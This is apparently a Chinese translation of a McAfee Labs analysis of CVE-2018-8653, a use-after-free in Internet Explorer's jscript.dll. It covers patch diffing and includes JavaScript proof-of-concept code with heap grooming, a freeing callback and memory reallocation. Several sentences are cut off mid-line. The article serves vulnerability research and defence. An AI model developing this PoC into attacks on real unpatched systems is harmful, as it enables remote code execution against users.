CVE-2018-8653分析—IE脚本仍存在漏洞威胁

Pinging / 2019-01-13 09:01:00 / 浏览数 2322 技术文章 翻译文章 顶(0) 踩(0)

最近，微软的Internet
Explorer脚本引擎中被爆出一个可能导致远程代码执行的漏洞，之后相关人员对其进行了修补工作。该漏洞是由谷歌漏洞分析小组的人员经过研究发现的，并发报告声明其正

远程攻击者可以通过特定的网站并使用版本9到11的Internet
Explorer浏览器。除此之外，恶意网络上的攻击者同样可以使用带有攻击脚本引擎（jscript.dll）的Web代理自动进行发现服务。不过Microsoft
Edge不会受影响，然而在应用Microsoft进行安全修补程序之前，其他包含脚本引擎的Windows应用程序可能会受到攻击。

主要内容

由于Internet Explorer漏洞可以在远程或本地触发，所以攻击者总是会针对这些没有打补丁的漏洞进行攻击。

这就是为什么犯罪分子常常将这些漏洞整合到漏洞利用工具包中的原因，只有如此，这些工具包便能传播恶意软件并针对受感染的主机进行进一步恶意活动。漏洞工具包是用

在2018年，研究团队在Microsoft脚本引擎（Internet Explorer或Edge）中发现了100多个内存损坏漏洞。如果要获取更详细信息，请访问MITRE网站。
（对于纵深防御，McAfee Endpoint Security或McAfee Host Intrusion Prevention等产品可以检测并修补此类威胁，直到有相关补丁程序发布。）

CVE公司一旦发布了CVE的ID，网络犯罪分子可能只需要几周（或在某些情况下几天）的时间将其集成到他们的漏洞利用工具包中。例如，CVE-2018-8174最初是在4月底由

网络犯罪分子经过了不到一个月的时间就将微软最初披露的漏洞放入攻击包中。因此，我们的研究人员需要了解这些攻击都需要什么媒介，之后要采取相应的措施以便能在产

技术细节

`jscript.dll` IE脚本引擎是经过研究人员大量审核的代码库：

https://googleprojectzero.blogspot.com/2017/12/apacolypse-now-exploiting-windows-10-in_18.html

https://www.exploit-db.com/search?q=jscript

对于CVE
2018-8653来说，经过研究人员充分的研究发掘后，它的漏洞利用点拥有了更多的变化。其采用了三种看似不常见的变化手段，使其漏洞利用更为简便。使用常规手段去探测

枚举对象：此漏洞的入口点是针对Microsoft的扩展程序，即枚举对象。
它提供了一个API来枚举属于Windows的隐藏对象（主要是ActiveX组件，例如用于列出系统上驱动器的文件系统）。 但是，它也可以在JavaScript数组上调用。
在这种情况下，攻击者可以照常访问数组成员，但以这种方式创建的对象在内存中的存储方式有所不同。

```
var a = new Array({prototype: {}})
var a2 = new Array({dummy:"hello"})
var e = new Enumerator(a)
var e2 = new Enumerator(a2)

var eObj = e.item()
var eObj2 = e2.item()

print(eObj instanceof Object)  // False
print(eObj2 instanceof Object) // False
print(a[0] instanceof Object) // True
print(a2[0] instanceof Object) // True
print(a2[0].dummy )   // hello
print(eObj2.dummy )   // hello
print(eObj instanceof Enumerator)  // False
print(eObj instanceof ActiveXObject)  // True (!)

eObj.prototype = new Object()     // doesn't trigger an exception
//eObj2.prototype = new Object() // Microsoft JScript runtime error:
                                 // Object doesn't support this property or method
```

通过调用`Enumerator.prototype.item()`函数创建的对象会被识别为ActiveXObject，如在创建`eObj`的过程中所见，我们可以在某些情况下覆盖为只读属性的"prototy

意外的发现：覆盖ActiveXObject函数的原功能看起来是没有威胁的，但是攻击者可以利用它来访问不可访问的代码路径。

```
function f()
{
    print("isPrototypeOf callback")
    return true
}

eObj.prototype = new Object()
eObj.prototype.isPrototypeOf = f;
var dummyObject = new Object()
var dummyObject2 = new Object()

// dummyObject instanceof dummyObject2 // Microsoft JScript runtime error:
                                       // Function expected
dummyObject instanceof eObj  // isPrototypeOf callback
```

使用“instanceof”方法时，我们可以看到其右侧需要一个函数。 但是，对于特殊的对象，instanceof可以调用成功并且可以控制正在执行的代码。

在特定的ActiveXObject上调用instanceof函数使攻击者有机会从控制的回调函数中运行自定义JavaScript代码，这通常是攻击的发生点。

攻击者成功地将这个bug变成了一个免费利用的漏洞，我们将在下面看到。

漏洞利用：这里没有太多细节（请参阅本文档后面的概念以获取更多信息），这个bug可以解释为“删除”类型的原语，类似于以前报告的错误。

当攻击者调用回调函数（在前面的例子中为“f”）时，关键字“this”会指向eObj.prototype。
如果我们将其设置为null然后触发垃圾回收机制，则可以释放该对象的内存并进行回收。 但是，正如Project Zero错误报告中所提到的，为了成功利用上一步操作，系统需要在释放内存之前清除整个变量块。


补丁情况：微软发布了一个修补程序来修复此漏洞。 对于我们来说，修补漏洞的通常做法是查看修补程序之前和之后的变化。
然而，这个补丁改变了最小字节数，而DLL的版本号却保持不变。

我们使用了检测工具Diaphora来帮助我们进行研究，我们比较了Windows 10、x64位版本（功能版本1809）的jscript.dll文件。


Line	Address	Name	Addre	Name 2	Ratio	BBlocks 1	BBlocks 2	Description
00004	18006cc00	public: virtual ArrayObj::SetVal(unsigned long,class VAR *,unsigned long)	180...	public: virtual ArrayObj::SetVal(unsigne...	0.930	8	6	Perfect match, same name
00003	180065850	JsArrayFunctionHeapSort(class CSession *,class NameTbl *,class NameTbl *,unsigned lo...	180...	JsArrayFunctionHeapSort(class CSession...	0.920	70	70	Perfect match, same name
00005	18006ccd0	public: virtual ArrayObj::SetVal(struct SYM *,class VAR *,unsigned long)	180...	public: virtual ArrayObj::SetVal(struct SY...	0.910	6	4	Perfect match, same name
00001	180029ff0	public: virtual ArrayObj::SetVal(unsigned long,class VAR *)	180...	public: virtual ArrayObj::SetVal(unsigne...	0.880	8	5	Perfect match, same name
00002	18002c110	public: virtual ArrayObj::SetVal(struct SYM *,class VAR *)	180...	public: virtual ArrayObj::SetVal(struct SY...	0.850	6	5	Perfect match, same name
00000	18001f110	public: NameTbl::InvokeInternal(class CSession *,long,unsigned long,class VAR *,int,class...	180...	public: NameTbl::InvokeInternal(class C...	0.600	57	65	Perfect match, same name

除了一个指向与数组相关的函数外，我们可以看到这些程序只修改了部分功能。 这些修改点可能是针对CVE 2018-8631■■■（jscript!JsArrayFunctionHeapSort越界的写入）。 剩下的唯一一个经过修改的点是NameTbl::InvokeInternal。

Diaphora工具为我们提供了两个版本之间函数的汇编代码的差异。 我们使用这个工具更容易在Ida Pro中进行并排比较功能，以查看已修改的内容。
快速浏览函数的末尾会显示两次调用GCRoot::~GCRoot（对象GCRoot的析构函数）的不同。




下面我们观察~GCRoot的实现，我们看到它与旧版本DLL中编译器创建的函数内联的代码是相同的。



在较新版本的DLL中，此函数共被调用两次。在未修补的版本中，此代码只被调用一次（由编译器内联，因此没有函数调用）。 从C++的角度来讲，~GCRoot是GCRoot的析构函数，所以我们可能想找到GCRoot的构造函数。

一个简单的分析技巧是我们需要注意这里的■■0x3D0在其他地方是否也被使用。 我们发现它靠近同一个函数的顶部（未修补的版本在左侧）：




由于jscript.dll的垃圾回收的细节超出了本文的研究范围，所以让我们只对其作出一些假设。在C++/C#中，GCRoot通常会设计一个模板来指向正在使用的对象的引用指针，

我们可以通过跟踪instanceof的调用来验证这个假设。事实证明，在调用我们自定义"isPrototypeOf"回调函数之前，对NameTbl::GetVarThis的调用将指针存储在新的

之后我们需要查看instanceof中出现的意外情况：

好奇的读者可能想知道为什么攻击者可以在自定义的对象而不是函数上调用instanceof函数（如前所述）。
在JavaScript中调用instanceof时，会紧接着调用CScriptRuntime::InstOf函数。 早期版本中，该功能分为了两种情况。
如果变量类型是0x81（堆上JavaScript对象的宽泛类型），那么它可以调用一个虚函数，如果可以调用该对象，则返回true/false。
另一方面，如果类型不是0x81，则它会自动解析原型对象并调用isPrototypeOf函数。



相应概念的证明

现在我们已经对漏洞的来龙去脉清楚了，让我们来看一个简单的概念证明我们的理论。

首先，我们设置了几个数组，以便可以分配所有预分配数据，并且设置堆为准备状态以供空闲后使用。

```
var Enum_arr = Array()
var overlapArray = Array()

for (var i = 0; i <  0x10000; i++) //0x10000 is a good value for the overlap to happen... YMMV
{
    overlapArray[i] =  new Array();
}
var objects = Array()

for (var i = 0; i < 400; i++)
{
    var arr = new Array({ prototype: {} });
    var e = new Enumerator(arr)
    Enum_arr[i] = e.item()
}

//CollectGarbage();

for (var i = 0; i < 100*100; i++)
{
    objects[i] = new Object()
}
```

然后，我们声明我们的自定义回调并触发漏洞：

```
function f_uaf()
{
    print("in f_uaf")
    for (var i = 0; i < 100*100; i++)
    {
        objects[i] = null;
    }
    CollectGarbage();  //important.....
    for (var i = 0; i < 400; i++)
    {
        Enum_arr[i].prototype = null; //more or less `delete this`
    }
    CollectGarbage();
    for (var i = 0; i <  0x10000; i++)
    {
        overlapArray[i][reallocPropertyName] = 1 // reuse freed memory
    }
    print(this) //1337
    return true;
}
for (var i = 0; i < 400; i++)
{
    Enum_arr[i].prototype = new RegExp()
    Enum_arr[i].prototype.isPrototypeOf = f_uaf

}
//CollectGarbage()
dummyObject instanceof Enum_arr[200]
```

出于某种原因，需要释放对象数组会在下一步利用之前进行收集回收操作。 这可能是释放ActiveXObject触发的一些副作用。
当我们将"1"分配给reallocPropertyName属性时，内存将被回收。 该变量是一个字符串并且被复制到最近释放的内存中以覆盖合法变量。 它的创建如下所示：

```
function makeVariant(vt, dword1, dword2, dword3, dword4)
{
    var charCodes = new Array();
    charCodes.push(
        vt,
        0x00,
        0x00,
        0x00,
        dword1 & 0xFFFF,
        (dword1 >> 16) & 0xFFFF,
        dword2 & 0xFFFF,
        (dword2 >> 16) & 0xFFFF,
        dword3 & 0xFFFF,
        (dword3 >> 16) & 0xFFFF,
        dword4 & 0xFFFF,
        (dword4 >> 16) & 0xFFFF
    );
    return String.fromCharCode.apply(null, charCodes);
}

var reallocPropertyName = "\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000";
while ( reallocPropertyName.length != 0x230 )
{
    reallocPropertyName += makeVariant(0x0003, 1337, 0x00000000);
}
```

这里0x0003是一个变量类型，它告诉我们以下值是一个整数，且1337是它的值。 字符串需要足够长以分配与最近释放的内存块相同大小的空间。

总而言之，JavaScript变量（这里是RegExp对象）存储在一个块中。当块中所有变量均被释放时，块本身会被释放。在某些情况下，新分配的字符串可以代替最近释放的块。
（这是攻击者使用的方法，但超出了本文的范围。）在此示例中，代码将打印1337而不是空的RegExp。

McAfee修复方案

对于完整的修复方案，请参阅McAfee产品公告。 以下是相关修复方案的简短摘要。

点对点产品：端点安全（ENS），ENS自适应防护（ENS-ATP），主机入侵防御（HIPS），VirusScan Enterprise（VSE），WSS。

MITER得分

此漏洞的基本分数（CVSS v3.0）为7.5（高），影响分数为5.9，可利用性分数为1.6。

总结

CVE-2018-8653是针对多个Internet Explorer版本依赖相同脚本引擎的应用漏洞。攻击者可以在未修补的主机上利用网页或JavaScript文件执行任意代码。
即使微软修复了这个漏洞，我们也可以利用漏洞工具包来对此漏洞进行快速部署，并利用攻击工具来快速攻击那些未修补的系统。本文向用户提供了漏洞的相关信息，以确保

■■■■■■■■■■■https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/ie-scripting-flaw-still-a-threat-to-unpatched-system

上一篇：35C3 POST Web 题目详解 下一篇：从做题到出题再到做题三部曲-TEA(中)
1. 0 条回复
- 动动手指，沙发就是你的了！